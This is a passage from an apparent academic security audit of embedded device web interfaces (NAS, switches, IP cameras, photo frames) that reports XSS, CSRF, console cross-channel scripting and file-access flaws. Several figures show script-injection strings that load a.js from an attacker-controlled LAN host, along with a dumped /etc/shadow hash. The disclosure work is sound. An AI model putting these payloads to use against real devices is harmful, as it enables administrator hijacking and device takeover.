
File Access

On this device, when the administrator username and password are changed, the event and new values are recorded in the system log. However, viewing the system log does not require logging in to the device, allowing an attacker to see the current username and password, as well as all former usernames and passwords, in the clear without authenticating to the device. To exploit this vulnerability, the attacker needs to know the IP address of the device.

5.4 D-Link DNS-323

Vendor: `D-Link`
Product ID: `DNS-323`
Firmware version: `1.05`
URL: `http://www.dlink.com/products/?pid=509`

XSS



Product Page: DNS-323 Firmware Version: 1.05

DEVICE INFORMATION :


View a summary of device information here.

LAN INFO :

IP Address: 192.168.1.103
Subnet Mask: 255.255.255.0
Gateway IP Address: 192.168.1.1
Mac Address: 00:22:B0:64:03:6B
DNS1: 171.64.7.55
DNS2: 171.64.7.121

Figure 8: An XSS attack in the system description field that embeds the Stanford Security Lab logo.

On this device, XSS attacks are possible that allow an attacker to store arbitrary JavaScript code on the device to be executed by any user who subsequently visits the administration interface, due to a complete lack of input validation. This vulnerability can be exploited simply by storing a particular string in any of the unchecked input fields. The attack does require that the attacker know the IP address assigned to the NAS and requires access credentials.



Product Page: DNS-323

Firmware Version: 1.05

FTP SERVER SETTINGS :

Assign permissions for users and groups who will be accessing the FTP server from over the Internet.

FTP ACCOUNT SETTINGS :

Category ● User ○ Group

User Please Select user... □ All accounts

Folder □ root

Permission Read Only

Helpful Hints..

If your DNS-323 is connected to a router, you will need to forward port 21 (in the router configuration) to the IP address of the DNS-323. From the outside world, remember to access this FTP server by using the WAN address of your router.

Figure 9: An XSS attack in the FTP folder field that embeds the Stanford Security Lab logo.

CSRF DoS

CSRF attacks are possible that allow an attacker to force the device to reboot, shutdown, or reset to factory default settings, due to a complete lack of request validation. These vulnerabilities can be exploited without access credentials, simply by forcing an authenticated administrator to view malicious content consisting of a particular URL request, thereby acting on behalf of the administrator. By simply repeating the requests, the attacker can perform a denial of service attack on the device. Additionally, by resetting the device to factory settings, the attacker can utilize knowledge of the default password to gain complete control of the device. The attack does require that the attacker know the IP address assigned to the NAS.

5.5 QNAP TS-109 Pro II

Vendor: `QNAP`
Product ID: `TS-109 Pro II`
Firmware version: `2.1.2 Build 1114T`
URL: `http://www.qnap.com/pro_detail_feature.asp?p_id=92`

Filename XCS

Using the FTP command-line interface, a malicious user can add and rename files on the device. When carefully constructed filenames are later viewed by an administrator, arbitrary script injection can occur, executing JavaScript on the administrator's machine with administrative privileges on the device. To exploit this vulnerability, the attacker must be able to login to the FTP interface of the device, though the attacker need not have full administrative access to the device.

CSRF

Access Control

CSRF attacks are possible that allow the addition of a user to the switch or the addition of an existing user to the administrators group (granting full access rights to that user), because of a complete lack of request validation. These vulnerabilities can be exploited without access credentials, simply by forcing an authenticated administrator to view malicious content consisting of a suitable request. The attacker is then able to act on behalf of the administrator. The attack does require that the attacker know the IP address assigned to the switch.

6 Switch Audit

A network switch is a device used to connect multiple computers or network segments together. While core switching functionality operates at layer two, using the MAC addresses of the devices directly connected to the switch, switches can operate at any of the seven network layers. It is increasingly common for switches to have functionality that goes well beyond simple layer two switching, especially in managed switches, which are generally what are used in corporate server rooms. Having this increased functionality requires that these switches have a way for administrators to configure them, and in many cases, they now run internal web servers in order to allow administrators to remotely configure them. Managed switches generally offer configuration options for things such as virtual local-area networks, SNMP communities, IP-based security filtering, and AAA protocols. The configuration interfaces are generally available in-band to computers within the local network, though many switches also have serial ports to allow console access.


Device	Manufacturer	Type	XSS	CSRF	XCS	RXCS	File	Auth
AT-FS750	Allied Telesync	Switch	✓	✓	✓			
FS750T2	Netgear	Switch	✓	✓				
SMC6128L2	SMC	Switch		✓				
TEG-S811Fi	TrendNet	Switch	✓	✓	✓			

Device	Manufacturer	Type	Confid	Integrity	Avail	Access	Attrib
AT-FS750	Allied Telesync	Switch		✓	✓	✓	✓
FS750T2	Netgear	Switch		✓	✓	✓	✓
SMC6128L2	SMC	Switch		✓	✓	✓	✓
TEG-S811Fi	TrendNet	Switch		✓	✓	✓	✓

6.1 Netgear FS750T2

Vendor: `Netgear`
Product ID: `FS750T2`
Firmware version: `V1.1.2_05`
URL: `http://www.netgear.com/Products/Switches/SmartSwitches/FS750T2.aspx`

XSS



System Setting

System Name	
Location Name	asdf2
Login Timeout (3 - 30 minutes)	30

IP Address

○ Get Dynamic IP from DHCP Server
● Static IP Address

IP address	192	168	1	103
Subnet mask	255	255	255	0
Gateway	192	168	1	1

The page at http://192.168.1.103 says:

s

Figure 10: An XSS attack in the system name field.

An XSS attack is possible that allows an attacker to store arbitrary JavaScript code on the device to be executed by any user who subsequently visits the administration interface, due to a complete lack of input validation. This vulnerability can be exploited simply by storing a particular string in an unchecked input field. The attack does require that the attacker know the IP address assigned to the switch and requires access credentials.

CSRF DoS

A CSRF attack is possible that allows an attacker to force the device to reboot, due to a complete lack of request validation. This vulnerability can be exploited without access credentials, simply by forcing an authenticated administrator to view malicious content consisting of a particular URL request, thereby acting on behalf of the administrator. By simply repeating the request, the attacker can perform a denial of service attack on the device. The attack does require that the attacker know the IP address assigned to the switch. The attack can also be used to reset the device to factory defaults.

6.2 Allied Telesync AT-FS750/16


Vendor: `Allied Telesync`
Product ID: `AT-FS750/16`
Firmware version: `1.0.0.30`
URL: `http://www.alliedtelesyn.com/products/detail.aspx?pid=56&lid=15`

CSRF DoS

A CSRF attack is possible that allows an attacker to force the device to reboot, due to a complete lack of request validation. This vulnerability can be exploited without access credentials, simply by forcing an authenticated administrator to view malicious content consisting of a particular URL request, thereby acting on behalf of the administrator. By simply repeating the request, the attacker can perform a denial of service attack on the device. The attack does require that the attacker know the IP address assigned to the switch.

XSS

An XSS attack is possible that allows an attacker to store arbitrary JavaScript code on the device to be executed by any user who subsequently visits the administration interface, due to a complete lack of input validation. This vulnerability can be exploited simply by storing a particular string in an unchecked input field. The attack does require that the attacker know the IP address assigned to the switch and have access credentials.



Administration Configuration

System Description : AT-FS750/16

System Name : name


The page at http://192.168.1.103 says:

SecLab

Figure 11: An XSS attack in the system name field.

Console XCS

An attacker with access to the console configuration interface of the switch can inject arbitrary scripts into the switch name. When the web interface is later viewed by an administrator, JavaScript can be executed on the administrator's machine with administrative privileges on the device. To exploit this vulnerability, the attacker must have physical access to the switch or must compromise the computer hooked up to the console interface. See Figure 12 for how to exploit this attack and the result.



```
Description:  AT-FS750/16
Name:         a"><script src="//192.168.1.104/a.js"></script>
Location:     location
Contact:      contact

-------------------------------- <COMMAND> -----------------------------------

Set System [N]ame
Set System [L]ocation
Set System [C]ontact Information
[Q]uit to previous menu




Command> n
Enter system name> a"><script src="//192.168.1.104/a.js></script>
```

```
Switch Information

System Up For :                                   6min(s), 23sec(s)
Runtime Image :                                   Version 1.0.0.30
Boot Loader :                                     Version 1.00.06
Hardware Inf
• Revision :                                      A.01
• DRAM Siz                                        16 MB
• Flash Size :                                    4 MB
• Console Baud Rate :                             9600 bps
Administration Information
• System Name:                                    a">
• System Location :                               location
• System Contact :                                contact
System MAC Address, IP Address, Subnet Mask and Gateway
• MAC Address :                                   00:15:77:4C:B4:22
• IP Address :                                    192.168.1.103
• Subnet Mask :                                   255.255.255.0
• Default Gateway :                               192.168.1.1
• DHCP Mode :                                     Enable
```

Figure 12: The console showing how to carry out the XCS attack and the result of the console XCS attack.

6.3 SMC 6128L2

Vendor: `SMC`
Product ID: `6128L2`
Firmware version: `0.07, 1.1.0.7`
URL: `http://www.smc.com/index.cfm?event=viewProduct&cid=8&scid=43&localeCode=EN_SVK&pid=1604`

CSRF DoS

A CSRF attack is possible that allows an attacker to force the device to reboot, due to a complete lack of request validation. This vulnerability can be exploited without access credentials, simply by forcing an authenticated administrator to view malicious content consisting of a particular URL request, thereby acting on behalf of the administrator. By simply repeating the request, the attacker can perform a denial of service attack on the device. The attack does require that the attacker know the IP address assigned to the switch.


CSRF Access Control

A CSRF attack is possible that allows the addition of a user with full access rights to the switch, because of a complete lack of request validation. This vulnerability can be exploited without access credentials, simply by forcing an authenticated administrator to view malicious content consisting of a suitable request. The attacker is then able to act on behalf of the administrator. The attack does require that the attacker know the IP address assigned to the switch.

6.4 TrendNet TEGS811Fi

Vendor: `TrendNet`
Product ID: `TEGS811Fi`
Firmware version: `v1.01`
URL: `http://www.trendnet.com/products/sproddetail.asp?prod=220_TEG-S811Fi&cat=119`

Console XCS




```
switch>enable
switch#configure
switch(config)#system location loc");document.write("<script/src='http://192.168
.1.104/a.js'></sc"+"ript>
Set system location: loc");document.write("<script/src='http://192.168.1.104/a.j
s'></sc"+"ript>

OK.
switch(config)#_
```

Connected 0:35:41 | Auto detect | 9600 8-N-1 | SCROLL | CAPS | NUM | Capture | Print echo

Figure 13: The console showing how to carry out the XCS attack.

An attacker with access to the console configuration interface of the switch can inject arbitrary scripts into the switch location. When the web interface is later viewed by an administrator, JavaScript can be executed on the administrator's machine with administrative privileges on the device. To exploit this vulnerability, the attacker must have physical access to the switch or must compromise the computer hooked up to the console interface. See Figures 13 and 14 for how to exploit this attack and the result.




System Information

System Name	TEG-S811Fi
System Description	8 10/100TX + 1 10/100/1000T + 1 MINI-GBIC Managed Switch
System Location	loc
System Contact	

Firmware Version	v1.01
Kernel Version	v1.61
MAC Address	0014D1D0A6C1

Figure 14: The result of the console XCS attack.

XSS



System Information

System Name	TEG-S811Fi
System Description	8 10/100TX + 1 10/100/1000T + 1 MINI-GBIC Managed Switch
System Location	loc
System Contact	

Firmware Version	v1.01
Kernel Version	v1.61
MAC Address	0014D1D0A6C1

Figure 15: An XSS attack in the system location field.

XSS attacks are possible that allow an attacker to store arbitrary JavaScript code on the device to be executed by any user who subsequently visits the administration interface, due to a complete lack of input validation. This vulnerability can be exploited simply by storing a particular string in any of the unchecked input fields. The attack does require that the attacker know the IP address assigned to the switch and requires access credentials.

CSRF DoS

A CSRF attack is possible that allows an attacker to force the device to reboot, due to a complete lack of request validation. This vulnerability can be exploited without access credentials, simply by forcing an authenticated administrator to view malicious content consisting of a particular URL request, thereby acting on behalf of the administrator. By simply repeating the request, the attacker can perform a denial of service attack on the device. The attack does require that the attacker know the IP address assigned to the switch.

CSRF Access Control

A CSRF attack is possible that allows the modification of the administrator password or the disabling of IP-based security filtering, because of a complete lack of request validation. This vulnerability can be exploited without access credentials, simply by forcing an authenticated administrator to view malicious content consisting of a suitable request. The attacker is then able to act on behalf of the administrator. The attack does require that the attacker know the IP address assigned to the switch.

7 Camera Audit

IP cameras, a type of CCTV cameras, have been growing in popularity in recent years as an easy way for people to remotely monitor their homes. They can also be used by businesses as a replacement for standard analog CCTV cameras. A major contribution to their popularity is that they can simply be connected to an existing home or corporate network and monitored from commodity computers. The popularity of IP cameras will likely continue to grow as video quality improves and new features, such as motion detection, become common across all cameras. In order to view the video output and configure settings, nearly all cameras feature a built-in web server.

Device	Manufacturer	Type	XSS	CSRF	XCS	RXCS	File	Auth
DCS-920	D-Link	Camera		✓				
Wireless G	Linksys	Camera		✓			✓	
BL-C111A	Panasonic	Camera		✓				

Device	Manufacturer	Type	Confid	Integrity	Avail	Access	Attrib
DCS-920	D-Link	Camera		✓	✓	✓	✓
Wireless G	Linksys	Camera	✓	✓	✓	✓	✓
BL-C111A	Panasonic	Camera		✓	✓	✓	✓


7.1 Linksys Wireless G

Vendor: `Linksys`
Product ID: `WVC54GCA`
Firmware version: `V1.21, JUL 07, 2006`
URL: `http://www.linksysbycisco.com/US/en/products/WVC54GCA`

CSRF Access Control

A CSRF attack is possible that allows the creation of new users or the modification of the admin username and password, because of a complete lack of request validation. This vulnerability can be exploited without access credentials, simply by forcing an authenticated administrator to view malicious content consisting of suitable forms. By then submitting these forms automatically, the attacker is acting on behalf of the administrator. The attack does require that the attacker know the IP address assigned to the camera.

CSRF File Access


LINKSYS
WVC54GC
Compact Wireless-G Internet Video Camera
Home | View Video | Setup | Linksys Web | Help | Exit
Setup
Basic
Image
Administrator

```
root:$1$VjqxNiBT$gW0TOYeQ9cNPI8/aAK2wP.::::::
```

Figure 16: An CSRF attack that shows the contents of the file `/etc/shadow`.

A CSRF attack is possible that allows an attacker to view the content of arbitrary files on the device, because of a complete lack of request and input validation. To exploit this vulnerability, an attacker must have access credentials on the device or a way to circumvent the same-origin policy in an authenticated user's browser. This attack also requires that the attacker know the IP address assigned to the camera.

7.2 D-Link Wireless G

Vendor: `D-Link`
Product ID: `DCS-920`
Firmware version: `1.01 (2008-06-25)`
URL: `http://www.dlink.com/products/?sec=1&pid=664`

CSRF Access Control

A CSRF attack is possible that allows the creation of new users, due to a complete lack of request validation. This vulnerability can be exploited without access credentials, simply by forcing an authenticated administrator to view malicious content consisting of suitable forms. By then submitting these forms automatically, the attacker is acting on behalf of the administrator. The attack does require that the attacker know the IP address assigned to the camera.

7.3 Panasonic BL-C111A

Vendor: `Panasonic`
Product ID: `BL-C111A`
Firmware version: `3.51R00`
URL: `http://www2.panasonic.com/consumer-electronics/shop/Computers-Networking/Network-Cameras/Residential-IP-Network-Cameras/model.BL-C111A.S_11002_7000000000000005702`

CSRF Access Control

A CSRF attack is possible that allow the modification of the administrator username and password, because of a complete lack of request validation. This vulnerability can be exploited without access credentials, simply by forcing an authenticated administrator to view malicious content consisting of a suitable request. The attacker is then able to act on behalf of the administrator. The attack does require that the attacker know the IP address assigned to the switch.

CSRF DoS

CSRF attacks are possible that allow an attacker to force the device to reboot or reset to factory default settings, due to a complete lack of request validation. These vulnerabilities can be exploited without access credentials, simply by forcing an authenticated administrator to view malicious content consisting of a particular URL request, thereby acting on behalf of the administrator. By simply repeating the requests, the attacker can perform a denial of service attack on the device. Additionally, by resetting the device to factory settings, the attacker can utilize knowledge of the default password to gain complete control of the device. The attack does require that the attacker know the IP address assigned to the NAS. CSRF attacks are possible that allow an attacker to force the device to reboot or reset to factory default settings, due to a complete lack of request validation. These vulnerabilities can be exploited without access credentials, simply by forcing an authenticated administrator to view malicious content consisting of a particular URL request, thereby acting on behalf of the administrator. By simply repeating the requests, the attacker can perform a denial of service attack on the device. Additionally, by resetting the device to factory settings, the attacker can utilize knowledge of the default password to gain complete control of the device. The attack does require that the attacker know the IP address assigned to the NAS.

8 Photo Frame Audit

Digital picture frames have started to gain popularity only recently. We expect that their popularity will continue to grow as display prices keep on falling and new, power-efficient visualization technologies like color e-paper emerge and become commonplace [5].

The latest generation of digital picture frames is a showcase of interoperability features: WiFi, RSS, e-mail, and video streaming capabilities are becoming standard, along with the ability to display various “widgets” that show weather forcasts, stock quotes, or various other content downloaded autonomously from the Internet.

Device	**Manufacturer**	**Type**	**XSS**	**CSRF**	**XCS**	**RXCS**	**File**	**Auth**
ImpactV	eStarling	Photo Frame					✓	
EasyShare w820	Kodak	Photo Frame	✓					
SPF-85v	Samsung	Photo Frame	✓	✓		✓	✓	✓

Device	**Manufacturer**	**Type**	**Confid**	**Integrity**	**Avail**	**Access**	**Attrib**
ImpactV	eStarling	Photo Frame		✓		✓	✓
EasyShare w820	Kodak	Photo Frame		✓		✓	✓
SPF-85v	Samsung	Photo Frame	✓		✓	✓	✓

8.1 eStarling ImpactV

Vendor: `eStarling`
Product ID: `ImpactV`
Firmware version: `V110`
URL: `http://www.estarling.com/products.sf`


Image Display

The frame allows the user to send an email to the frame with an attached photo, which will subsequently be displayed on the frame. This feature does not require any credentials, so an attacker that can guess or determine the email address can display arbitrary images on the frame. Furthermore, the email addresses are automatically generated and appear to follow a specific pattern, making them significantly easier to guess.

8.2 Kodak W820

Vendor: `Kodak`
Product ID: `W820`
Firmware version: `2008.08.1`
URL: `http://www.kodak.com/eknec/PageQuerier.jhtml?pq-path=13166&pq-locale=en_US&_requestid=2158`

XSS



Name of feed
Interesting photos from Flickr
Flickr: Get More
My FrameChannel
FrameChannel: News
FrameChannel: Weather
FrameChannel: Sports
FrameChannel: Finance
KODAK Gallery: Get More
Other: a" asdf
Other: javascript:alert("Stanford Security Lab")
Other: www.asdf.com
Other: blah

javascript:alert("Stanford Security Lab")

Figure 17: An XSS attack in the photo feed URL field.

An XSS attack is possible that allows an attacker to store arbitrary JavaScript code on the device to be executed by any user who subsequently visits the administration interface and clicks a particular button, due to a complete lack of input validation. This vulnerability can be exploited simply by storing a particular string in an unchecked input field. The attack does require that the attacker know the IP address assigned to the frame, but does not require access credentials.

8.3 Samsung SPF-85V

Vendor: `Samsung`
Product ID: `SPF-85V`
Firmware version: `M-CB08S6US-1001.1`
URL: `http://www.samsung.com/us/consumer/detail/spec.do?group=computersperipherals&type=digitalphotoframe&subtype=lcdphotoframe&model_cd=LP08CBQSBT/ZA`

Authentication bypass

The url used to display the current photo on the frame is not protected by the authentication mechanism as the result it is possible to view the current photo without being logged.

